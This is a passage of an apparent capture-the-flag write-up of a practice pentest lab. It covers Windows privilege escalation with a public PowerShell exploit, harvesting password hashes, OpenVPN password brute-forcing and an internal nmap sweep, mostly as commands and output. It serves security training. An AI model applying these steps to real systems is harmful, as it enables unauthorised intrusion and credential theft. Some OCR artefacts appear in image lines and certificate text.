
In properties we saw this is Windows 7 Profession 32 bit machine. So let's search privilege escalation vulnerability in this version of windows:



Results shows couple of valid Win 7 exploit, the best out of these is 39719.ps1, because it is powershell exploit, which will avoid any effort to compile, also I saw powershell is installed on this windows machine. So, let's copy this exploit to windows machine, and then execute it through the power shell.

I used xfreerdp to share a folder on my machine to remote machine using below command:


xfreerdp /u:arm554 /p:tiger /v:192.168.13.1 /drive:tmp,/root/pentestit/lab11/exp



Since we have shared local folder /root/pentestit/lab11/exp on remote machine with name /tmp. We can just copy the file using below command.

xcopy //TLSCLIENT/tmp/39719.ps1 .

Once copied on remote machine, I just executed below powershell commands, which popups new command prompt with System access, and then I traversed to the Desktop folder which displays the token.



Here is where we are in the network diagram:

I have intentionally hidden, I like you to go through the steps and try and have fun. It is always fruitful to dig around the system to find interesting information, which could be useful at later stage.
After searching for files, we found a folder which contains old data for user accounts, and post looking into the contents, we saw except arm554 accounts have remove flag yes, so others might be disabled. So just keep the hash for arm554, it might be useful at some stage:


```
root@testlab:~/pentestit/lab11/exp# ls
39719.ps1  arm440  arm441  arm550  arm553  arm554  arm664  arm672
root@testlab:~/pentestit/lab11/exp# cat arm440/New\ Text\ Document.txt
F12A08F680CD09E4194D463C8AE6DA0C

Shares:
docs
files
work
monthly

C: 20GB
D: 160 GB

Removed? - Yesroot@testlab:~/pentestit/lab11/exp# cat arm441/New\ Text\ Document.txt
F9AFDABB06F9A9F7ACE4BF62FA8774D1

Shares:
docs
files
work
daily

C: 20GB
D: 160 GB

Removed? - Yesroot@testlab:~/pentestit/lab11/exp# cat arm550/New\ Text\ Document.txt
E6EDF69B1F8F5A33E927FC4F580F4005

Shares:
docs
files
work

C: 20GB
D: 160 GB

Removed? - Yesroot@testlab:~/pentestit/lab11/exp# cat arm554/New\ Text\ Document.txt
6361DEA164EE8FE91FE7B117FBC9CA5E

Shares:
docs
files
```

Ok, so we were able to exploit one subnet machine under 192.168.101.11 i.e. Office 2 network. Let's get back to where we started i.e. run ssh to 192.168.101.11 with known ssh key. We didn't further looked into this machine after ssh.

```
root@testlab:~/pentestit/lab11# ssh -i tech.key tech@192.168.101.11 -p 2222
You have mail.
Last login: Mon Dec  4 22:53:53 2017 from 10.10.1.154
############################
PasswordAuthentication no
############################
tech@tl11-gw-2:~$ whoami
tech
tech@tl11-gw-2:~$ pwd
/home/tech
```

After looking through the files, programs and permission. I came across openvpn prg running, as below:


ps -aux



If you look at openvpn program, it is using files under /etc/openvpn. After looking in this directory, we see there is server.conf file, content inside this file looks like an openvpn connect file, also we can see that it's using /opt/openvpn/auth.txt credential to vpn to 192.168.101.10 box. I tried to fetch content inside this, but we don't have permission to access this file. One more thing you can notice from this file, that the user name for vpn is "Office-2". So, we are left with no other option then bruteforce openvpn password.

```
tech@tl11-gw-2:~$ cd /etc/openvpn/
tech@tl11-gw-2:/etc/openvpn$ ls
server.conf  update-resolv-conf
tech@tl11-gw-2:/etc/openvpn$ cat server.conf
client
dev tun
proto tcp
remote 192.168.101.10 1194
remote-cert-tls server

######
#ping 3
#ping-restart 60
######

script-security 2

up      /etc/openvpn/update-resolv-conf
down    /etc/openvpn/update-resolv-conf

## auth for Office-2 user
auth-user-pass "/opt/openvpn/auth.txt"

resolv-retry infinite
persist-key
persist-tun
comp-lzo

<ca>
-----BEGIN CERTIFICATE-----
MIIEXjCCA0agAwIBAgIJAKYiQCcisQFFMA0GCSqGSIb3DQEBCwUAMHwxCzAJBgNV
BAYTAlJVMQ8wDQYDVQQIEwZNb3Njb3cxDzANBgNVBAcTBk1vc2NvdzERMA8GA1UE
ChMIQ29tYXBhbnkxCzAJBgNVBAsTAklUMRkwFwYDVQQDExBjb21wYW55LnRlc3Qu
bGFiMRAwDgYDVQQpEwdFYXN5UlNBMB4XDTE3MDQwMjE0NDIzMFoXDTI3MDMzMTE0
NDIzMFowfDELMAkGA1UEBhMCUlUxDzANBgNVBAgTBk1vc2NvdzEPMA0GA1UEBxMG
TW9zY293MREwDwYDVQQKEwhDb21hcGFueTELMAkGA1UECxMCSVQxGTAXBgNVBAMT
EGNvbXBhbnkudGVzdC5sYWIxEDAOBgNVBCkTB0Vhc3lSU0EwggEiMA0GCSqGSIb3
DQEBAQUAA4IBDwAwggEKAoIBAQDdcIqS/FA1M8NhiFfiQFKdxUMePwHK2UgmshXS
48Jeshl7qjHAfLQl2Pex83gbNWud9av4yp1H4m3iwGaqTQPaxgOmzoV6vMN3Hnt7
Vk9eqTpGaODFC6IrSrnE9bYL7E90ra0PWHZY9dshup/L+uasg7OrUHHQhXV6e5GR
C0jAmqUp8Wj61DZDuyvkQE8nDUUdxEObUgdZF5dq4aHKkBFL1iC3+f+aSA6//QTM
kNYzrGv2s0cpkZI8zV4ZI+YqXqWMBJfszIU1AEeqNLfksqnvB+IP3YjjkO4s6wOd
```

So let's use scp command to download server.conf file to our machine.



Edit the config file content as below to make sure it works with bruteforce script:


```
root@testlab:~/pentestit/lab11# cat server.conf
client
dev tun
proto tcp
remote 192.168.101.10 1194

auth-user-pass

resolv-retry infinite
persist-key
persist-tun
comp-lzo
verb 3
auth-nocache

<ca>
-----BEGIN CERTIFICATE-----
MIIEXjCCA0agAwIBAgIJAKYiQCcisQFFMA0GCSqGSIb3DQEBCwUAMHwxCzAJBgNV
BAYTAlJVMQ8wDQYDVQQIEwZNb3Njb3cxDzANBgNVBAcTBk1vc2NvdzERMA8GA1UE
ChMIQ29tYXBhbnkxCzAJBgNVBAsTAklUMRkwFwYDVQQDExBjb21wYW55LnRlc3Qu
bGFiMRAwDgYDVQQpEwdFYXN5UlNBMB4XDTE3MDQwMjE0NDIzMFoXDTI3MDMzMTE0
NDIzMFowfDELMAkGA1UEBhMCUlUxDzANBgNVBAgTBk1vc2NvdzEPMA0GA1UEBxMG
TW9zY293MREwDwYDVQQKEwhDb21hcGFueTELMAkGA1UECxMCSVQxGTAXBgNVBAMT
EGNvbXBhbnkudGVzdC5sYWIxEDAOBgNVBCkTB0Vhc3lSU0EwggEiMA0GCSqGSIb3
DQEBAQUAA4IBDwAwggEKAoIBAQDdcIqS/FA1M8NhiFfiQFKdxUMePwHK2UgmshXS
48Jeshl7qjHAfLQl2Pex83gbNWud9av4yp1H4m3iwGaqTQPaxgOmzoV6vMN3Hnt7
Vk9eqTpGaODFC6IrSrnE9bYL7E90ra0PWHZY9dshup/L+uasg7OrUHHQhXV6e5GR
C0jAmqUp8Wj61DZDuyvkQE8nDUUdxEObUgdZF5dq4aHKkBFL1iC3+f+aSA6//QTM
kNYzrGv2s0cpkZI8zV4ZT+YgXgWMBJfszIU1AFegNLfksgpyR+IP3YjjkQ4s6wQd
HBTkWsLSf4zusgTYkHpG3mP0z4o7/r4RiEywrJidgE5cN2wbAgMBAAGjgeIwgd8w
HQYDVR0OBBYEFONOp29lTyyDD8E1wzF+rOl1LAlcMIGvBgNVHSMEgacwgaSAFONO
p29lTyyDD8E1wzF+rOl1LAlcoYGApH4wfDELMAkGA1UEBhMCUlUxDzANBgNVBAgT
Bk1vc2NvdzEPMA0GA1UEBxMGTW9zY293MREwDwYDVQQKEwhDb21hcGFueTELMAkG
A1UECxMCSVQxGTAXBgNVBAMTEGNvbXBhbnkudGVzdC5sYWIxEDAOBgNVBCkTB0Vh
c3lSU0GCCQCmIkAnIrEBRTAMBgNVHRMEBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IB
AQBYVZ+3ZjvMjOjOk8zgmMWHaf153ptbFf53c1YtxmDFKWbDo7mG0JmN318T+Kh/
/fxNOha1a2WdQ97yPCR8llz08ZIWLm2n38JdhWCuSZPsozYIGOQX1rZ4lj+8T0kb
hF1vr0KOCI6ODTwPEPJwAd9mcdRQK0Jd52WvuvdGQKUC8DPPDo4B2VHAn8KIDIJp
b+mecHvvxGTSzo4k5nz4bdpYit9i9HayvJ3uIjt05jciQkp5bi5YUXEpq0cspNLr
awoYzU/p/oTvFG8sn8EWAl6pPonQUCGka7GRG2Q9Na9QysMG8H5hITZ7d5VngyrJ
vwj14awsaPvMoIgk8C8Zrkuu
-----END CERTIFICATE-----
</ca>
```

Next since most of the details initially found relates to starwars character. So before going for bigger wordlist, it's worth trying with starwars related passwords. So I googled for starwars wordlist, and after sometime I found this link, after removing couple of lines and duplicates, I used this wordlist for bruteforce.

For openvpn bruteforce, found a shell script and edited to work with our scenario.

```
root@testlab:~/pentestit/lab11# ./openvpn_brute_force.sh starwars.txt server.conf
Office-2:abrams -> FAILURE
Office-2:awakens -> FAILURE
Office-2:awaken -> FAILURE
Office-2:galaxy -> FAILURE
Office-2:george -> FAILURE
Office-2:lucas -> FAILURE
Office-2:review -> FAILURE
Office-2:reviews -> FAILURE
Office-2:skywalker -> FAILURE
Office-2:force -> FAILURE
Office-2:starwars -> SUCCESS
Office-2:star -> FAILURE
Office-2:wars -> FAILURE
^C
root@testlab:~/pentestit/lab11#
```

So, we now know the openvpn credentials to connect to 192.168.101.10 (Office-2:starwars). Refer to network diagram, with vpn connection to 192.168.101.10, we actually got into internal network of Main Office, i.e. we should have access to 172.16.0.0/24 VLAN. Let's see where we are in the network diagram:



Next step, let's connect to vpn and then do nmap on internal network i.e. 172.16.0.0/24.

```
root@testlab:~/pentestit/lab11# openvpn server.conf
Wed Dec 13 01:09:32 2017 OpenVPN 2.4.4 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Oct 25 2017
Wed Dec 13 01:09:32 2017 library versions: OpenSSL 1.0.2m  2 Nov 2017, LZO 2.08
Enter Auth Username: Office-2
Enter Auth Password: ********
Wed Dec 13 01:09:42 2017 WARNING: No server certificate verification method has been enabled.  See http://openvpn.net/howto.html#mitm for more inf
```

Below nmap scan results summary (initial thoughts, we will investigate further):

172.16.0.10 – With the results it looks like AD server

172.16.0.11 – Port 22, 80 (it looks like a web server hosting any application and ssh)

172.16.0.12 – Port 22, 80 (same as above)

172.16.0.13 – Port 22, 25, 80 (same as above plus a smtp service)

172.16.0.14 – Port 22, 80 (web server and ssh)

172.16.0.16 – Port 22, 80 (same as above)

172.16.0.17 – Port 21, 22 (ssh and ftp)


172.16.0.18 – Port 22, 80 (web server and ssh)

172.16.0.252 – Only ssh, (with the network diagram we can guess it may be router address)


```
root@testlab:~/pentestit/lab11# nmap -sS -sV -n 172.16.0.0/24 >> nmap_172.16.0.0_24.txt
root@testlab:~/pentestit/lab11# cat nmap_172.16.0.0_24.txt

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-13 01:11 IST
Nmap scan report for 172.16.0.10
Host is up (0.50s latency).
Not shown: 983 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2017-07-01 05:01:00Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: Test.Lab, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: TESTLAB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: Test.Lab, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ssl          Microsoft SChannel TLS
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
```

```
Nmap scan report for 172.16.0.11
Host is up (0.41s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
80/tcp open  http    nginx 1.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.0.12
Host is up (0.47s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
80/tcp open  http    nginx 1.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.0.13
Host is up (0.47s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
25/tcp open  smtp    Postfix smtpd
80/tcp open  http    nginx
Service Info: Host: -mail.ptest.lab; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.0.14
Host is up (0.45s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
80/tcp open  http    nginx 1.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.0.16
Host is up (0.44s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
80/tcp open  http    nginx 1.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.0.17
Host is up (0.62s latency).
Not shown: 997 filtered ports
PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
21/tcp open   ftp      vsftpd 3.0.2
22/tcp open   ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.0.18
Host is up (0.55s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
80/tcp open  http    nginx 1.12.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.0.252
Host is up (0.50s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.0.254
Host is up (0.35s latency).
All 1000 scanned ports on 172.16.0.254 are filtered

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (10 hosts up) scanned in 372.81 seconds
```

